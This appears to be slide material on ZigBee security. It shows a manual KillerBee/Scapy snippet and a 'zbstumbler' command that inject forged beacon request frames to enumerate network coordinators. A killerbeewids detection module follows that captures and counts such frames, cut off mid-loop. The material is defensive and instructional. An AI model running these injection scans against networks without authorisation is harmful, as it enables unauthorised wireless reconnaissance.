
- manual

```
>> b = Dot15d4()/Dot15d4Cmd()
>> b.cmd_id = “BeaconReq”
>> b.seqnum = 150
>> kb = KillerBee()
>> kb.inject(str(b))
```

- automated


```
$ zbstumbler
```

analytic module




```python
from killerbeewids.wids.modules import AnalyticModule
from killerbeewids.utils import dateToMicro

class BeaconRequestMonitor(AnalyticModule):
    '''
    This plugin attempts to detect forged beacon request frames, which could
    be attempting to enumerate the routers/coordinators on the protected
    network. Tools such as KillerBee zbstumbler preform this scan.
    '''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "BeaconRequestMonitor")

    def run(self):
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                         'fcf': (0x0300, 0x0300),
                         'byteoffset': (7, 0xff, 0x07)
                     }}

        uuid_task1 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)

        if uuid_task1 == False:
            self.logutil.log('Failed to Task Drone')
        else:
            self.logutil.log('Successfully tasked Drone with UUID: {0}'.format(uuid_task1))

        # Get packets from database and run statistics
        while self.active:
            datetime_now  = datetime.utcnow()
            datetime_t30  = datetime_now - timedelta(seconds=30)
            datetime_t120 = datetime_now - timedelta(seconds=120)

            n30  = self.getPackets(valueFilterList=[('datetime','>',dateToMicro(datetime_t30))],
                                   uuidFilterList=[uuid_task1], count=True)
